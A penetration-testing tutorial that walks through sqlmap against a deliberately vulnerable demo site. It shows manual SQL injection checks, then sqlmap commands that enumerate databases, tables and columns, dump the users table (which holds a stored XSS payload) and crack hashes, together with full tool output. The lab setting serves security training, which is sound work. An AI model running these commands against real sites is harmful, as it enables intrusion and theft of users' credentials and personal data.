Database Penetration Testing using Sqlmap (Part 1)

hackingarticles.in/database-penetration-testing-using-sqlmap-part-1

Raj June 28, 2017

```
root@kali:~# sqlmap -hh
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -d DIRECT           Connection string for direct database connection
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -x SITEMAPURL       Parse target(s) from remote sitemap(.xml) file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST
    --param-del=PARA..  Character used for splitting parameter values
    --cookie=COOKIE     HTTP Cookie header value
    --cookie-del=COO..  Character used for splitting cookie values
```

SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.

- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port, and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain a string like a name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit'sMeterpreter getsystem command.

```
root@kali:~# sqlmap -hh

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -d DIRECT           Connection string for direct database connection
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -x SITEMAPURL       Parse target(s) from remote sitemap(.xml) file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST
    --param-del=PARA..  Character used for splitting parameter values
    --cookie=COOKIE     HTTP Cookie header value
    --cookie-del=COO..  Character used for splitting cookie values
```

These options can be used to enumerate the back-end database management system information, structure, and data contained in the tables.

```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all            Retrieve everything
  -b, --banner         Retrieve DBMS banner
  --current-user       Retrieve DBMS current user
  --current-db         Retrieve DBMS current database
  --hostname           Retrieve DBMS server hostname
  --is-dba             Detect if the DBMS current user is DBA
  --users              Enumerate DBMS users
  --passwords          Enumerate DBMS users password hashes
  --privileges         Enumerate DBMS users privileges
  --roles              Enumerate DBMS users roles
  --dbs                Enumerate DBMS databases
  --tables             Enumerate DBMS database tables
  --columns            Enumerate DBMS database table columns
  --schema             Enumerate DBMS schema
  --count              Retrieve number of entries for table(s)
  --dump               Dump DBMS database table entries
  --dump-all           Dump all DBMS databases tables entries
  --search             Search column(s), table(s) and/or database name(s)
  --comments           Retrieve DBMS comments
  -D DB                DBMS database to enumerate
  -T TBL               DBMS database table(s) to enumerate
  -C COL               DBMS database table column(s) to enumerate
  -X EXCLUDECOL        DBMS database table column(s) to not enumerate
  -U USER              DBMS user to enumerate
  --exclude-sysdbs     Exclude DBMS system databases when enumerating tables
  --pivot-column=P..   Pivot column name
  --where=DUMPWHERE    Use WHERE condition while table dumping
  --start=LIMITSTART   First dump table entry to retrieve
  --stop=LIMITSTOP     Last dump table entry to retrieve
  --first=FIRSTCHAR    First query output word character to retrieve
  --last=LASTCHAR      Last query output word character to retrieve
  --sql-query=QUERY    SQL statement to be executed
```

Verifying SQL vulnerability

Sometimes you visit such websites that let you select product item through their picture gallery if you observer its URL you will notice that product item is called through its product-ID numbers.


Let’s take an example

http://testphp.vulnweb.com/artists.php?artist=1
So when attacker visits such kind of website he always checks for SQL vulnerability inside web server for lunching SQL attack.

Let’s check how attacker verifies SQL vulnerability.

The attacker will try to break the query in order to order to get the error message, if he successfully received an error message then it confirms that web server is SQL injection affected.

http://testphp.vulnweb.com/artists.php?artist=1'
From the screenshot you can see we have received error message successfully now we have made SQL attack on a web server so that we can fetch database information.



Databases

For database penetration testing we always choose SQLMAP, this tool is very helpful for beginners who are unable to retrieve database information manually or unaware of SQL injection techniques.

Open the terminal in your Kali Linux and type following command which start SQL injection attack on the targeted website.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
-u: target URL

–dbs: fetch database name

–batch: This will leave sqlmap to go with default behavior whenever user's input would be required

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage

[*] starting at 05:44:30

[05:44:30] [INFO] testing connection to the target URL
[05:44:31] [INFO] testing if the target URL is stable
[05:44:32] [INFO] target URL is stable
[05:44:32] [INFO] testing if GET parameter 'artist' is dynamic
[05:44:32] [INFO] confirming that GET parameter 'artist' is dynamic
[05:44:32] [INFO] GET parameter 'artist' is dynamic
[05:44:32] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[05:44:32] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[05:44:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:44:33] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (wi
[05:44:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause (JSON_KEYS)'
[05:44:35] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:44:35] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:44:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:44:35] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:44:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
```

Here from the given screenshot, you can see we have successfully retrieve database name "**acuart**"

```
[05:44:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:44:53] [INFO] fetching database names
[05:44:53] [INFO] the SQL query used returns 2 entries
[05:44:53] [INFO] retrieved: information_schema
[05:44:54] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[05:44:54] [INFO] fetched data logged to text files under

[*] shutting down at 05:44:54
```

Tables

As we know a database is a set of record which consist of multiple tables inside it therefore now use another command in order to fetch entire table names from inside the database system.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --table --batch
-D: DBMS database to enumerate (fetched database name)

–tables: enumerate DBMS database table

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

As a result, given in screenshot, we have enumerated entire table name of the database system. There are 8 tables inside the database “acuart” as following:

T1: artists

T2: carts

T3: categ

T4: featured

T5: guestbook

T6: pictures

T7: products

T8: users

```
[05:47:56] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:47:56] [INFO] fetching tables for database: 'acuart'
[05:47:56] [INFO] the SQL query used returns 8 entries
[05:47:57] [INFO] retrieved: artists
[05:47:57] [INFO] retrieved: carts
[05:47:57] [INFO] retrieved: categ
[05:47:57] [INFO] retrieved: featured
[05:47:57] [INFO] retrieved: guestbook
[05:47:58] [INFO] retrieved: pictures
[05:47:58] [INFO] retrieved: products
[05:47:58] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Columns

Now further we will try to enumerate the column name of the desired table. Since we know there is a users table inside the database acuart and we want to know all column names of users table, therefore, we will generate another command for column captions enumeration.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch

-T: DBMS table to enumerate (fetched table name)

–columns: enumerate DBMS database columns

```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Get data from a table

Slowly and gradually we have penetrated many details of the database but last and most important step is to retrieve information from inside the columns of a table. Hence, at last, we will generate a command which will dump information of users table.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
–dump: dump all information of DBMS database

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.6#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

Here from the given screenshot, you can see it has to dump entire information of table users, mainly users table contains login credential of other users. You can use these credential for login into the server on behalf of other users.

```
[05:53:51] [INFO] postprocessing table dump
Database: acuart
Table: users
[1 entry]
+-----------------------------------------+---------+---------------------------------+------+-------+-------
-------+-----------------+-------------------+
| cc                                      | name    | cart                            | pass | uname | phone
      | email           | address           |
+-----------------------------------------+---------+---------------------------------+------+-------+-------
-------+-----------------+-------------------+
| 422222222222222"><script>alert(1)</script> | <blank> | 3866749cea27dc63e04ad230d42f4a97 | test | test  | 555-66
6-0606 | sample@email.tst | 3137 Laguna Street |
+-----------------------------------------+---------+---------------------------------+------+-------+-------
-------+-----------------+-------------------+
```

Dump All

The last command is the most powerful command in sqlmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch
www.hackingarticles.in
        {1.1.6#stable}
        http://sqlmap.org
```

This will give you all information at once which contains database name as well as table's records.

Try it yourself!!!

```
[06:00:37] [INFO] table 'acuart.categ' dumped to CSV file '/root/.sqlmap/output/testphp.vulnw
[06:00:37] [INFO] fetching columns for table 'users' in database 'acuart'
[06:00:37] [INFO] the SQL query used returns 8 entries
[06:00:37] [INFO] resumed: "uname","varchar(100)"
[06:00:37] [INFO] resumed: "pass","varchar(100)"
[06:00:37] [INFO] resumed: "cc","varchar(100)"
[06:00:37] [INFO] resumed: "address","mediumtext"
[06:00:37] [INFO] resumed: "email","varchar(100)"
[06:00:37] [INFO] resumed: "name","varchar(100)"
[06:00:37] [INFO] resumed: "phone","varchar(100)"
[06:00:37] [INFO] resumed: "cart","varchar(100)"
[06:00:37] [INFO] fetching entries for table 'users' in database 'acuart'
[06:00:37] [INFO] the SQL query used returns 1 entries
[06:00:37] [INFO] resumed: "3137 Laguna Street","3866749cea27dc63e04ad230d42f4a97","42222222
[06:00:37] [INFO] analyzing table dump for possible password hashes
[06:00:37] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other t
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:00:37] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:00:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:00:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:00:37] [INFO] starting 4 processes
[06:00:51] [WARNING] no clear password(s) found
[06:00:51] [INFO] postprocessing table dump
Database: acuart
Table: users
[1 entry]
+----------------------------------------+---------+--------------------------------+-
```

To learn more about Database Hacking. Follow this **Link.**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**